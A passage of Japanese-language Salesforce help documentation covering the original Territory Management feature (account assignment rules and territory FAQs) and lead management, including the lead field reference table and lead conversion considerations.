  - 上位テリトリーに売上予測マネージャがいる場合は、その売上予測マネージャがそのユーザの進行中の商談の所有権を取得します。売上予測マネージャは、［テリトリーで有効］チェックボックスがオフにされた状態でそのテリトリーに割り当てられます。
  - 上位テリトリーに売上予測マネージャがいない場合、そのユーザは、［テリトリーで有効］チェックボックスがオフにされた状態でそのテリトリーに残ります。

関連トピック:

取引先割り当てルールの管理

取引先割り当てルールの作成および編集

手動で割り当てた取引先リストの参照

メモ: この情報は、元のテリトリー管理機能にのみ適用され、エンタープライズテリトリー管理には適用されません。

手動で割り当てた取引先リストページでは、選択したテリトリーに割り当てられた取引先の一覧が表示されます。このページで、取引先の詳細情報を参照し、テリトリーから取引先を削除し、関連する他の情報にアクセスできます。

- 項目の絞り込みリストを表示するには、［表示］ドロップダウンリストから事前定義済みのリストを選択するか、[新規ビューの作成] をクリックして、自分専用のカスタムビューを定義します。
- 取引先名をクリックして、取引先の詳細を表示します。
- 取引先名の横にある [削除] をクリックすると、テリトリーからその取引先が削除されます。

関連トピック:

テリトリー管理に関するオブジェクト

テリトリーでのユーザの管理

エディション

使用可能なインターフェース: Salesforce Classic

使用可能なエディション: **Developer** Edition および **Performance** Edition と、Sales Cloud が付属した **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

手動で割り当てた取引先リストを参照する

- 「設定・定義を参照する」

取引先を削除する

- 「テリトリーの管理」

  および

  取引先に対する「編集」

  または

  売上予測マネージャであり、［売上予測マネージャのテリトリー管理］が選択されていて、テリトリー階層で自分の階層よりも下位で作業していて、取引先に対する「編集」権限を持つユーザ。

FAQ - テリトリーごとの取引先の管理

FAQ - テリトリー管理

メモ: この情報は、元のテリトリー管理機能にのみ適用され、エンタープライズテリトリー管理には適用されません。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition および **Performance** Edition と、Sales Cloud が付属した **Enterprise** Edition および **Unlimited** Edition

- Salesforce のテリトリー管理の方法は?
- 取引先割り当てルールの実行時に、商談は別のユーザに移行されますか?
- テリトリー階層とロール階層の違いは?
- 商談をテリトリーに割り当てる方法は?
- 手動で割り当てた取引先と、取引先割り当てルールによって割り当てられた取引先との違いは?
- 商談の割り当てを限定するとどのように機能しますか?
- 自分が所有する商談と同じテリトリーに割り当てられている必要がありますか?
- テリトリーに割り当てられていた取引先または商談を復元するとどうなりますか?
- テリトリーを持つレコードの種類は?
- 取引先割り当てルールが取引先を評価する時期は?

関連トピック:

テリトリー管理に関するオブジェクト


Salesforce のテリトリー管理の方法は?

メモ: この情報は、元のテリトリー管理機能にのみ適用され、エンタープライズテリトリー管理には適用されません。

Developer Edition および Performance Edition の組織、さらに Sales Cloud を含む Enterprise Edition および Unlimited Edition の組織では、ユーザをテリトリーにまとめて、取引先とそれに関連する商談とケースにアクセスできるテリトリー管理を有効にできます。

Professional Edition の組織では、Salesforce のロール階層を使用して、会社のテリトリー間の情報の積み上げを管理できます。階層構造は、従来の役職ではなく、ロールの階層に基づきます。役職が異なる複数の人を、同じロールに割り当てることができます。ユーザは常に、階層内で自分より下位のロールに割り当てられたユーザが所有するか、そのユーザと共有するデータにアクセスできます。また、ユーザのロールによって、そのユーザが売上予測でアクセスできるデータが決まります。

一般的な組織には、たとえば次のように 3 つのロールレベルを設定できます。



- 最上位ロールには、営業、マーケティング、クライアントサービスの統括責任者と CFO が含まれます。これらのユーザは、下位レベルのすべての情報を参照して、その情報の積み上げを実行できます。
- 中間レベルには、各種部門の統括責任者や地域担当マネージャが含まれます。これらのロールでは、階層でこれらのロールより下位のすべてのユーザが所有するか、そのユーザと共有するデータにアクセスできます。たとえば、西海岸の統括責任者のロールは、西海岸の担当者ロールのユーザが所有する情報を参照して、積み上げを実行できます。
- 各担当者ロールの下位にはロールは存在しないため、それらのロールのユーザは、自分以外の情報の積み上げを実行したり、参照したりすることはできません。

メモ: 共有設定に階層の使用が選択されている場合、ロール階層と組織の共有モデルとの関係により、ユーザが参照可能な情報が正確に決定されます。売上予測の場合、共有モデルには関係なく、ユーザのロールによって、参照可能な情報が常に決定されます。同様に、非公開共有モデルでは、ユーザのロールによって、その他のユーザのデータへのアクセスが決定されます。ただし、「公開/参照・更新可能」または「公開/参照のみ」が設定された組織では、ユーザは、階層の下位のユーザのデータにアクセスできる上に、他のすべてのユーザの情報を参照できます(「公開/参照・更新可能」が設定されている場合は編集もできます)。

関連トピック:

FAQ - テリトリー管理

テリトリー管理に関するオブジェクト

取引先割り当てルールの実行時に、商談は別のユーザに移行されますか?

メモ: この情報は、元のテリトリー管理機能にのみ適用され、エンタープライズテリトリー管理には適用されません。

取引先割り当てルールによって商談が自分が属するテリトリーに再度割り当てられたとき、次に該当する場合は、自動的に自分がその商談の所有者となります。

- テリトリーのメンバーが自分だけのとき
- テリトリーの売上予測マネージャが自分だけのとき
- 売上予測が有効になっているテリトリーメンバーが自分だけのとき

前述の条件に1つも一致しない場合は、商談の元の所有者がそのテリトリーの無効なメンバーとして追加されます

関連トピック:

FAQ - テリトリー管理

テリトリー階層とロール階層の違いは?

メモ: この情報は、元のテリトリー管理機能にのみ適用され、エンタープライズテリトリー管理には適用されません。

はい、できます。テリトリー階層とロール階層は独立しています。次の比較を参照してください。

テリトリー階層	ロール階層
Salesforce への連絡によって利用可能	デフォルトで利用可能
売上予測を決定	テリトリー管理が有効な場合、売上予測に影響なし
複数のテリトリーに対するユーザの割り当てをサポート	1 ロールに対してのみユーザの割り当てをサポート
取引先および商談レポートに影響	その他のすべてのレポートに影響
所有者に関係なく、レコードへのアクセスを許可ユーザに両方の階層でもっとも権限の大きいアクセス権を付与	所有権に基づいてレコードへのアクセスを許可 ユーザに両方の階層でもっとも権限の大きいアクセス権を付与

関連トピック:

FAQ - テリトリー管理

商談をテリトリーに割り当てる方法は?

メモ: この情報は、元のテリトリー管理機能にのみ適用され、エンタープライズテリトリー管理には適用されません。

商談は、次のアクションに基づいてテリトリーに自動的に割り当てられます。

- 新しい商談の作成
- 取引先割り当てルールの実行

  取引先割り当てルールの実行中に、次のどちらかに該当する場合は、商談が自動的に同じテリトリーに取引先として割り当てられます。

  - テリトリーを持たない商談の取引先をテリトリーに追加したとき
  - 取引先をテリトリーから別のテリトリーに移動したときただし、取引先割り当てルールにより、商談がテリトリー階層の特定部分以外に移動することが禁じられている場合、その商談は移動せず、どのテリトリーの所属からも外れます。

  次の場合、商談は、同じテリトリーに取引先として自動的に割り当てられません。

  - 取引先をテリトリーから取り出したが、一連の操作として新しいテリトリーに再度割り当てなかったとき あるテリトリーからの取引先の商談がどのテリトリーにも属さなくなったとき
  - 一連の操作として、取引先が複数のテリトリーに再度割り当てらたとき［商談を固定］チェックボックスをオンにしていない限り、あるテリトリーから取り出した商談はどのテリトリーにも属しません。

  メモ: 商談所有者が新規テリトリー内に存在しない場合、その所有者はそのテリトリーの無効なメンバーとして追加されます。

次のアクションでは、商談のテリトリーは変更されません。

- 商談の取引先を手動でテリトリーに割り当てる
- 商談と関連付ける取引先を変更する

- 商談とその取引先が異なるテリトリーに存在する場合に、取引先割り当てルールの結果としてその取引先のテリトリーを変更する
- 商談を新規所有者に移行する

関連トピック:

FAQ - テリトリー管理

手動で割り当てた取引先と、取引先割り当てルールによって割り当てられた取引先との違いは?

メモ: この情報は、元のテリトリー管理機能にのみ適用され、エンタープライズテリトリー管理には適用されません。

手動で割り当てた取引先は、取引先割り当てルールが実行されている場合でも評価されません。手動でテリトリーに割り当てられた取引先は、手動でテリトリーから削除されるまで残ります。

関連トピック:

FAQ - テリトリー管理

商談の割り当てを限定するとどのように機能しますか?

メモ: この情報は、元のテリトリー管理機能にのみ適用され、エンタープライズテリトリー管理には適用されません。

テリトリーで［商談を固定］チェックボックスがオンにされている場合には、取引先割り当てルールを実行しても、そのテリトリーの商談はそのテリトリーまたはその下位テリトリーに残ります。次の例外が適用されます。

- 商談の取引先がそのテリトリーの下位テリトリーの1つにのみ移動した場合、その商談はその取引先に従って、その取引先の新規テリトリーに再割り当てされます。この処理は、取引先が複数のテリトリーに移動し、新規テリトリーの 1 つだけが元のテリトリーの子である場合に実行されます。
- 商談の取引先がそのテリトリーの複数の下位テリトリーに移動した場合、その商談のテリトリー項目は空白に設定されます。
- 商談の取引先がそのテリトリーと下位テリトリーの外に完全に移動した場合、その商談のテリトリー項目は空白に設定されます。

関連トピック:

FAQ - テリトリー管理

自分が所有する商談と同じテリトリーに割り当てられている必要がありますか?

メモ: この情報は、元のテリトリー管理機能にのみ適用され、エンタープライズテリトリー管理には適用されません。

進行中の商談が自分に割り当てられており、自分がその商談のテリトリーに属していない場合には、テリトリーの [割り当てられたユーザ] 関連リストの［テリトリーで有効］チェックボックスがオフの状態でそのテリトリーに割り当てられています。

関連トピック:

FAQ - テリトリー管理

テリトリーに割り当てられていた取引先または商談を復元するとどうなりますか?

メモ: この情報は、元のテリトリー管理機能にのみ適用され、エンタープライズテリトリー管理には適用されません。

取引先または商談を復元するとテリトリーの割り当てが元に戻りますが、取引先割り当てルールの評価は実行されません。レコードがごみ箱に入っていたときに取引先割り当てルールが変更された場合には、復元したレコードに新規ルールに一致しないテリトリーが存在する場合があります。

関連トピック:

FAQ - テリトリー管理

テリトリーを持つレコードの種類は?

メモ: この情報は、元のテリトリー管理機能にのみ適用され、エンタープライズテリトリー管理には適用されません。

取引先、商談、およびユーザには、テリトリー項目があります。取引先とユーザは、複数のテリトリーと関連付けることができます。1 つの商談に対してテリトリーは 1 つしか関連付けできません。

関連トピック:

FAQ - テリトリー管理

取引先割り当てルールが取引先を評価する時期は?

メモ: この情報は、元のテリトリー管理機能にのみ適用され、エンタープライズテリトリー管理には適用されません。

有効な取引先割り当てルールによって、次のタイミングで取引先が自動的に分類され、テリトリーに割り当てられます。

- Salesforce ユーザインターフェース、Force.com API、または Connect Offline などのクライアントを使用して取引先が作成されたとき
- インポートウィザードを使用して取引先がインポートされたとき
- リードの変換によって取引先が作成されたとき
- [レイアウトのプロパティ]の［保存時にテリトリールールに照らしてこの取引先を評価］オプションの［デフォルトで選択］チェックボックスがオンにされている場合に、取引先が編集して保存されたとき 取引先割り当てルールによって商談の所有権が変更になる場合は、商談に対する転送アクセス権が必要です。

- Force.com API 経由で取引先が編集および保存されたとき
- 取引先の [テリトリーの割り当てルールから除外] チェックボックスがオフになっている場合に、テリトリーの詳細ページで [ルールの実行] がクリックされたとき
- 取引先の [テリトリーの割り当てルールから除外] チェックボックスがオフになっている場合に、テリトリーの [取引先割り当てルールの管理] ページで [ルールの保存 & 実行] がクリックされたとき
- 重複する取引先がマージされたとき

関連トピック:

FAQ - テリトリー管理

リードとして見込みのある商談の追跡

リード

Salesforce リードレコードを使用して、取引先責任者と商談とは別に見込み客を追跡します。リードレコードを評価したら、それを取引先責任者に変換して取引先を作成します (Salesforce に取引先がすでに存在しない場合)。可能であれば、パイプラインを促進するために商談を作成します。

Lightning Experience または Salesforce Classic のどちらで作業しているかに関係なく、リードのリストを操作します。リストから、その時点で焦点を当てているリードをすばやく作成、検索、操作します。

関連する行動と ToDo をリードに関連付けます。評価済みリードを、商談が関連付けられた取引先責任者に変換します。「未評価」とマークしたリードについては、商品およびサービスに対する見込み客のニーズが変化したかどうかを後で確認してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

関連トピック:

評価済みリードの取引開始

Lightning Experience でのメールおよびテンプレートの管理

Lightning Experience での作業の管理と過去の活動の表示

リードを作成するためのガイドライン

リードを手動で作成して見込み客を追跡するためのガイドラインを示します。

- Salesforce Classic の [リード] タブから、有効なリード割り当てルールを使用してリードを自動的に割り当てることができます。そのためには、[有効な割り当てルールによりケースを割り当てる] を選択します。この操作を行わないと、リードは作成者に属することになります。

  新しいリードを自動的に割り当てる場合、割り当てルールに対してシステム管理者が指定した動作に従って、リードのレコードタイプが変わる可能性があります。
- 営業チームでディビジョンを使用している場合、新しいリードのディビジョンは、ユーザが別のものを手動で選択しない限り、デフォルトのディビジョンに自動的に設定されます。
- システム管理者は、新しいリードのデフォルトのリード状況を決定します。
- リードには「既読」というマークが付けられ、[私の未読リード] リストビューには表示されません。ただし、Salesforce Classic で [保存 & 新規] をクリックしてリードを保存すると、リードに「未読」というマークが付けられます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

リードホームページ

[リード] タブをクリックすると、リードホームページが表示されます。

- [リードビュー] セクションのドロップダウンリストからリストビューを選択し、そのリストページに直接移動するか、[新規ビューの作成] をクリックして自分専用のカスタムビューを定義します。

  キューにあるリードを参照するには、そのキューリストをドロップダウンリストから選択します。Salesforce では、管理者がキューを作成すると、そのキューに対応するキューリストビューが追加されます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

[リード] タブを参照する
- リードに対する「参照」

リードを参照する
- リードに対する「参照」

リードを作成する
- リードに対する「作成」

メモ: オブジェクトに対する組織の共有モデルによって、ユーザがキュー内のそのオブジェクトに対して持つアクセス権が決まります。

公開/参照・更新・所有権の移行
ユーザは、任意のキューのレコードの所有権を参照し、また、その所有権を得ることができます。

公開/参照・更新可能または公開/参照のみ
ユーザは任意のキューを参照できますが、レコードの所有権が得られるのはユーザがそのキューのメンバーである場合、または、共有設定に従って、ロール階層またはテリトリー階層でキューメンバーより上位にある場合に限られます。

非公開
ユーザがキューからレコードを参照および引き受けできるのは、ユーザがそのキューのメンバーである場合、または、共有設定に従って、ロール階層またはテリトリー階層でキューメンバーより上位にある場合に限られます。

共有モデルに関係なく、ユーザが自分がメンバーであるキューからレコード所有権を取得するには、「編集」権限を持っている必要があります。システム管理者、ケースに対するオブジェクトレベルの「すべての編集」権限を持つユーザ、および「すべてのデータの編集」権限を持つユーザは、共有モデルやキュー内でのメンバーシップに関係なく、どのキューのレコードでも参照および取得できます。

- [最近使ったリード] セクションのドロップダウンリストから項目を選択すると、条件と一致する上位リードの簡略リストが表示されます。リストのリード名をクリックすると、そのリードの詳細ページに直接移動できます。表示する項目数を変更するには、[25 件表示する] と [10 件表示する] を切り替えます。表示される項目は、システム管理者が定義した [リード] タブの検索レイアウトおよび項目レベルセキュリティ設定 (Professional Edition、Enterprise Edition、Unlimited Edition、Performance Edition、および Developer Edition Edition で利用可能) によって決まります。[最近使ったリード] の選択項目は次のとおりです。

[最近使ったリード] の選択項目	説明
私の未読リード	まだ表示および編集していない、最近割り当てられた10件または25件のリードです。このリストには、自分が所有するレコードのみが含まれます。
最近参照したデータ	最近参照した 10 件または 25 件のリードです。最後に参照したリードがリストの一番上に表示されます。このリストは、最近自分が参照した項目から作成され、自分または他のユーザが所有するレコードが含まれます。
最近作成したデータ	最近作成した 10 件または 25 件のリードです。最後に作成したリードがリストの一番上に表示されます。このリストには、自分が所有するレコードのみが含まれます。

- 管理者が簡易作成を有効にしている場合は、リードホームページのサイドバーにある [簡易作成] 領域から新規リードを追加できます。または、[最近使ったリード] の横にある [新規] をクリックして、新しいリードを作成します。
- [レポート] でレポート名をクリックすると、そのレポートに移動できます。
- [概要] セクションでは、値を選択して [レポート実行] をクリックすると、リードの概要リストを表示できます。
- リードを管理するには、[ツール] の下にある任意のリンクを選択します。
- Salesforce to Salesforce を使用して外部の取引先責任者とリードを共有している場合は、[接続先からのリード] の下のリストビューを 1 つ選択して、ビジネスパートナーと共有しているリードを表示します。

関連トピック:

リード

リードの管理

ソーシャル取引先、取引先責任者、およびリード

リードのキューからの再割り当て

リードを自身に再割り当てする簡単な方法は、キューにあるリードを引き受けることです。

1. リードキューを表示するリストビューに移動します。リードキューが表示されない場合は、自身をキューメンバーに追加するようシステム管理者に依頼してください。
2. 所有するリードを選択します。
3. [承諾] をクリックします。

キューから単一のリードを再割り当てするには、レコード詳細ページに移動して、レコード所有者を変更します。

関連トピック:

レコードの所有者の変更

レコードの一括移行

キュー

リード

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

キューのリードの所有者を変更するか受け入れる
- リードに対する「編集」

リードの項目

リードには次の項目があります。アルファベット順で表示しています。ページレイアウト設定と項目レベルセキュリティ設定によって、これらの項目には表示できないものや編集できないものがあります。

リードレコードがData.comから追加された場合、次に示す特定の項目にData.comまたはDun & Bradstreet (D&B) 値 (値が使用可能な場合) が入力されます。一部のData.com リード項目は、特定の Data.com 製品を使用する組織でのみ使用できます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

項目	説明	Data.com または D&B 値を受け入れる
町名・番地	リードの町名・番地。たとえば、475 Boardwalk Ave。この項目は最大 255 文字まで入力できます。	✔ (Data.com)
年間売上	リードの会社の年間収益。	✔ (D&B)
キャンペーン	リードを生成するためのキャンペーンの名前。新しいリードを作成するときのみ表示されます。この項目に入力されるデータは、リードの [キャンペーン履歴] 関連リストに保存されます。	
市区郡	ユーザの住所の市区郡部分。たとえば、San Francisco。この項目は最大 40 文字まで入力できます。	✔ (Data.com)
状況をクリーンアップ	Data.com と比較したレコードのクリーンアップ状況。有効な値は 未比較、同期済み、確認済み、不一致、該当なし、無効 です。この項目は、Data.com Prospector または Data.com Clean を使用する場合に使用できます。	✔ (Data.com)
会社	リードが提携している会社名。この項目は最大 255 文字まで入力できます。	✔ (D&B)
会社 D-U-N-S 番号	Data Universal Numbering System (D-U-N-S) Number は、D&B データベース内の、それぞれ事業が異なる一意の各事業所に割り当てられた一意の9桁の番号です。D-U-N-S Number は、事業の識別と追跡のための世界標準として世界中の産業と組織で使用されます。この項目は、Data.com Prospector	✔ (D&B)

項目	説明	Data.com または D&B 値を受け入れる
	または Data.com Clean を使用する場合に使用できます。 メモ: 完全な D-U-N-S Number を表示するには、次のいずれかを実行します。 • まだ追加していない場合はリードを Salesforce に追加する。 • すでに Salesforce に存在する場合には、Data.com でリードをクリーンアップする。 レコードを追加またはクリーンアップするまで、先頭 5 桁はアスタリスク (*) でマスクされます。	
会社名 (ローカル)	ローカル言語に翻訳された会社名。	
国	ユーザの住所の国部分。エントリは標準値の選択リストから選択するか、テキストとして入力します。テキスト項目の場合、最大 80 文字まで入力できます。	
作成者	リードを作成したユーザ (作成日時を含む) (参照のみ)	
D&B 企業	対応する D&B 企業レコードへのリンク。リンク先にリードの Dun & Bradstreet (D&B) 項目が表示されます。別の D&B 企業レコードをリードに関連付ける必要がある場合は、ルックアップを使用します。この項目は、Data.com Prospector または Data.com Clean を使用する組織でのみ使用できます。	✔ (D&B)
Data.com キー	Data.com の会社の ID。Salesforce レコードを Data.com レコードと (手動クリーンアップまたは自動クリーンアップジョブによって) 比較するとき、Data.com で一致するレコードが検出されると、2 つのレコードはこの項目の数値によってリンクされます。	✔ (Data.com)
説明	リードの説明。この項目には最大 32 KB までのデータを入力できます。レポートには、最初の 255 文字しか表示されません。	
電話連絡拒否	取引先責任者が電話による連絡を希望するかどうか。Data.com を使用する場合、[電話] 項目の値は検索結果および取引先責任者カードでは非表示になり、レコードをエクスポートするときに作成される .csv ファイルでは空白になります。	

項目	説明	Data.com または D&B 値を受け入れる
メール	リードのメールアドレス。有効な形式のメールアドレス (jsato@acme.com など) になっていることが必要です。この項目は最大 80 文字まで入力できます。 この項目のメールアドレスをクリックすると、ユーザの個人用メールアプリケーションを使用してメールが送信されます。Gmail ボタンとリンク機能が有効な場合、項目の横にある Gmail リンクをクリックして、Gmail アカウントからメールを送信できます。詳細は、「Salesforce での Gmail™」 (ページ 4101)を参照してください。	✔ (Data.com)
メール送信除外	取引先責任者がメールの受信を希望するかどうか。Data.com を使用する場合、［メール］項目の値は検索結果および取引先責任者カードでは非表示になり、レコードをエクスポートするときに作成される .csv ファイルでは空白になります。	
Fax	リードの FAX 番号。この項目は最大 40 文字まで入力できます。	
Fax 送信除外	リードは同報ファックスを送信しないように要求しています。	
名	リード編集ページに表示されるリードの名前。この項目は最大 40 文字まで入力できます。	✔ (Data.com)
名 (ローカル)	ローカル言語に翻訳されたリードの名。	
業種	リードの会社の主要業務。エントリは、システム管理者が設定した選択可能な値リストから選択したものです。選択リストの値には、40 文字まで入力可能です。	✔ (Data.com)
姓	リード編集ページに表示されるリードの姓。この項目は最大 80 文字まで入力できます。	✔ (Data.com)
姓 (ローカル)	ローカル言語に翻訳されたリードの姓。	
最終移行日	リードの所有者が最後に変更された日。	
リード 通貨	リードにおける、すべての通貨金額項目のデフォルト通貨。金額はリード通貨で表示され、ユーザの個人設定の通貨にも変換されます。マルチ通貨を使用する組織でのみ表示されます。	
リード ディビジョン	リードが属するディビジョン。ディビジョンを使用してデータを分割している組織でのみ利用可能。	

項目	説明	Data.com または D&B 値を受け入れる
リード 所有者	リードに割り当てられた所有者。	
リードレコードタイプ	どのような選択リスト値がそのレコードで使用可能かを決定する項目名。レコードタイプは、リードプロセスに関連する場合があります。使用可能なエディションは、Professional Edition、Enterprise Edition、Unlimited Edition、Performance Edition、および Developer Edition です。	
リードソース	広告、パートナー、Web などのリードソース。エントリは、システム管理者が設定した選択可能な値リストから選択したものです。選択リストの値には、40 文字まで入力可能です。	✔ (Data.com)
リード状況	リード状況(オープン、連絡済み、評価済みなど)。エントリは、システム管理者が設定した選択可能な値リストから選択したものです。選択リストの値には、40 文字まで入力可能です。	
ミドルネーム	リード編集ページに表示されるリードのミドルネーム。この項目は最大 40 文字まで入力できます。 メモ: この項目を有効化するには、Salesforce カスタマーサポートにお問い合わせください。次に、[設定] から、[クイック検索] ボックスに「ユーザインターフェース」と入力し、[ユーザインターフェース] を選択します。その後で、[個人名の名前サフィックスを有効化] を選択します。	
ミドルネーム (ローカル)	ローカル言語に翻訳されたリードのミドルネーム。 メモ: この項目を有効化するには、Salesforce カスタマーサポートにお問い合わせください。次に、[設定] から、[クイック検索] ボックスに「ユーザインターフェース」と入力し、[ユーザインターフェース] を選択します。その後で、[個人名の名前サフィックスを有効化] を選択します。	
携帯	携帯電話番号。この項目は最大40文字まで入力できます。	
更新者	リード項目を最後に変更したユーザ。変更日時も含まれます。ここでは、リードの関連リスト項目のいずれかに行った変更は追跡しません。(参照のみ)	
名前	リードの詳細ページに表示されるリードの名、ミドルネーム (ベータ)、姓、肩書き (ベータ) を合わせたもの。	✔ (Data.com)

項目	説明	Data.com または D&B 値を受け入れる
従業員数	リードの会社の従業員数。	✔ (D&B)
電話	リードの主電話番号。この項目は最大 40 文字まで入力できます。	✔ (Data.com)
パートナー取引先	リードをパートナーユーザが所有していることを示す、参照のみ項目。	
評価	Hot (見込み有り)、Warm (将来見込み有り)、Cold (見込み無し) など、リードの評価または見込みを示す。エントリは、システム管理者が設定した選択可能な値リストから選択したものです。選択リストの値には、40 文字まで入力可能です。	
既読	リードがリードの所有者によって参照または編集されたことを示すフラグ。リード編集ページまたは詳細ページにはフラグは表示されません。「既読」のマークが付けられたリードは、リードのリストビューの「未読」列にチェックマークが付けられません。	
敬称	リードを示す敬称。様、教授など。エントリは、システム管理者が設定した選択可能な値リストから選択したものです。選択リストの値には、40文字まで入力可能です。	
都道府県	ユーザの住所の都道府県部分。エントリは標準値の選択リストから選択するか、テキストとして入力します。テキスト項目の場合、最大 80 文字まで入力できます。	
肩書き	リード編集ページに表示されるリードの名前の肩書き。この項目は最大 40 文字まで入力できます。 メモ: この項目を有効化するには、Salesforce カスタマーサポートにお問い合わせください。次に、[設定] から、［クイック検索］ボックスに「ユーザインターフェース」と入力し、[ユーザインターフェース] を選択します。その後で、［個人名の名前サフィックスを有効化］を選択します。	
役職	リードの会社での地位。この項目は最大 80 文字まで入力できます。	✔ (Data.com)
未読フラグ	リードがリードの所有者によって参照または編集されなかったことを示すフラグ。リード編集ページまたは詳細ページにはフラグは表示されません。「未読」のマークが付けられたリードは、リードのリストビューの「未読」列にチェックマークが付けられます。	

項目	説明	Data.com または D&B 値を受け入れる
カスタムリンク	システム管理者が設定したリードのカスタムリンクのリスト。	
Web サイト	www.acme.com など、会社の Web サイトの URL。この項目は最大 255 文字まで入力できます。最初の 50 文字だけが表示されます。	
ZIP	リードの住所の郵便番号部分。この項目は最大 20 文字まで入力できます。	✔ (Data.com)

関連トピック:

- リード項目の対応付け

評価済みリードの取引開始

リードを評価し取引先責任者に変換して、セールスプロセスを進めます。この取引先責任者を、Salesforce にすでに存在する取引先、または作成する取引先に関連付けます。リードの取引開始により商談が見込まれる場合は、同時に商談レコードを作成します。

リードの取引を開始したら、それを元に戻すことはできません。リードを取引先責任または取引先に変換するプロセスで、重複するレコードが作成されることがあります。レコードが重複すると、警告が表示されます(リードの変換時はシステム管理者が設定したカスタム警告は表示されません)。このような重複レコードの処理方法は、システム管理者が Apex リード変換および重複管理をどのように設定したかによって異なります。たとえば、取引開始を終了する前に重複を解決する必要が生じる場合があります。取引が開始されると、リードレコードは Salesforce Classic で検索できなくなります。取引開始済みのリードから作成された新しい取引先、取引先責任者、または商談レコードは検索できます。Lightning Experience では、変換済みのリードのレコードと、変換済みのリードに基づく新規レコードの両方を検索できます。ただし、検索結果ページから、変換済みのリードのレコードを参照または編集することはできません。

1. リードレコードを変換する場合は、既存の取引先を選択するか、作成する取引先名を入力します。
2. *Salesforce Classic のみ*: 個人取引先を更新する場合は、個人取引先のリードソースをリードの値で上書きするオプションを選択します。
3. 商談レコードを作成する場合は、商談に名前を付けます。
4. 取引を開始します。

関連トピック:

- リードの取引開始に関する考慮事項
- リード項目の対応付け

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

リードの取引を開始する

- リード、取引先、取引先責任者、および商談に対する「作成」および「編集」

  および

  「取引の開始」

  および

  関連キャンペーンに対する「参照」

リードの取引開始時に重複レコードの作成を回避する

- 「取引開始済みのリードに入力規則が必須」

リードの取引開始に関する考慮事項

評価済みリードを取引先、取引先責任者、および商談に変換すると、どのようになるかを学習します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

評価済みリードを変換すると、Salesforce がキャンペーンメンバーを新規の取引先責任者に移行します。管理者からリードを編集する権限が与えられていない場合は、リードは参照のみのレコードになります。既存の取引先と取引先責任者が、リードに指定された名前を共有する場合、この既存の取引先と取引先責任者の更新を選択できます。Salesforce は、リードの情報を空白の項目に追加します。Salesforce が既存の取引先および取引先責任者のデータを上書きすることはありません。

リードの活動予定および完了した活動はすべて、取引先、取引先責任者、および商談に添付されます。レコードの所有者を割り当てて、フォローアップ ToDo のスケジュールを設定できます。新しい所有者を割り当てた場合は、その新しい所有者に活動予定のみが割り当てられます。リードのカスタム項目がある場合、その情報を取引先、取引先責任者、または商談のカスタム項目に入力できます。取引開始済みのリードは参照できませんが、リードレポートに表示されます。取引開始済みのリードに含まれる選択リストの値が変更されると、Salesforce が、取引開始済みのリードの［最終更新日］システム項目と［最終更新者］システム項目を更新します。

キャンペーン	リードが既存の取引先責任者と一致し、両方のレコードが同じキャンペーンにリンクされている場合、キャンペーンメンバーの状況はキャンペーンのライフサイクルでより後になるのがどちらであるかによって決定されます。たとえば、リードメンバーの状況が「送信済み」であり、取引先責任者メンバーの状況が「レスポンスあり」である場合、「レスポンスあり」の値が取引先責任者に適用されます。 関連するキャンペーン情報は、キャンペーンへのアクセス権をユーザが共有しているかどうかに関係なく、新しい取引先責任者レコードに常に関連付けられます。 複数のキャンペーンが1つのリードに関連付けられている場合、キャンペーンへのアクセス権をユーザが共有しているかどうかに関係なく、最後に関連付けられたキャンペーンが商談の［主キャンペーンソース］項目に適用されます。
Chatter	リードを既存の取引先に変換した場合、自動的にはその取引先をフォローしません。ただし、リードを新しい取引先に変換すると、Chatter設定の取引先に対するフィード追跡を無効にしていない限り、新しい取引先を自動的にフォローします。
Data.com / D&B 企業	Data.com プレミアムを使用している場合、Data.com からリードを追加すると、対応する D&B 企業レコード (Data.com にある場合) が Salesforce で自動的に作成され、その［D&B 企業］項目を介してリードレコードにリンクされます。後でリードを変換する場合は、次のようにします。 • 取引先が変換によって作成される場合、リードの［会社 D-U-N-S 番号］項目値が取引先の［D-U-N-S 番号］項目に変更され、リードの［D&B 企業］項目値が取引先の［D&B 企業］項目に変更されます。 • リードの［Data.com キー］項目値は取引先責任者の［Data.com キー］項目に変更されます。

	Data.com コーポレートを使用している場合、D&B 企業レコードは作成されませんが、リードの [Data.com キー] 項目値は取引先責任者の [Data.com キー] 項目に変更されます。
ディビジョン	新しい取引先、取引先責任者、および商談はリードとして同じディビジョンに割り当てられます。リードの変換中に既存の取引先を更新すると、取引先のディビジョンは変更されず、新しい取引先責任者と商談は取引先のディビジョンを継承します。
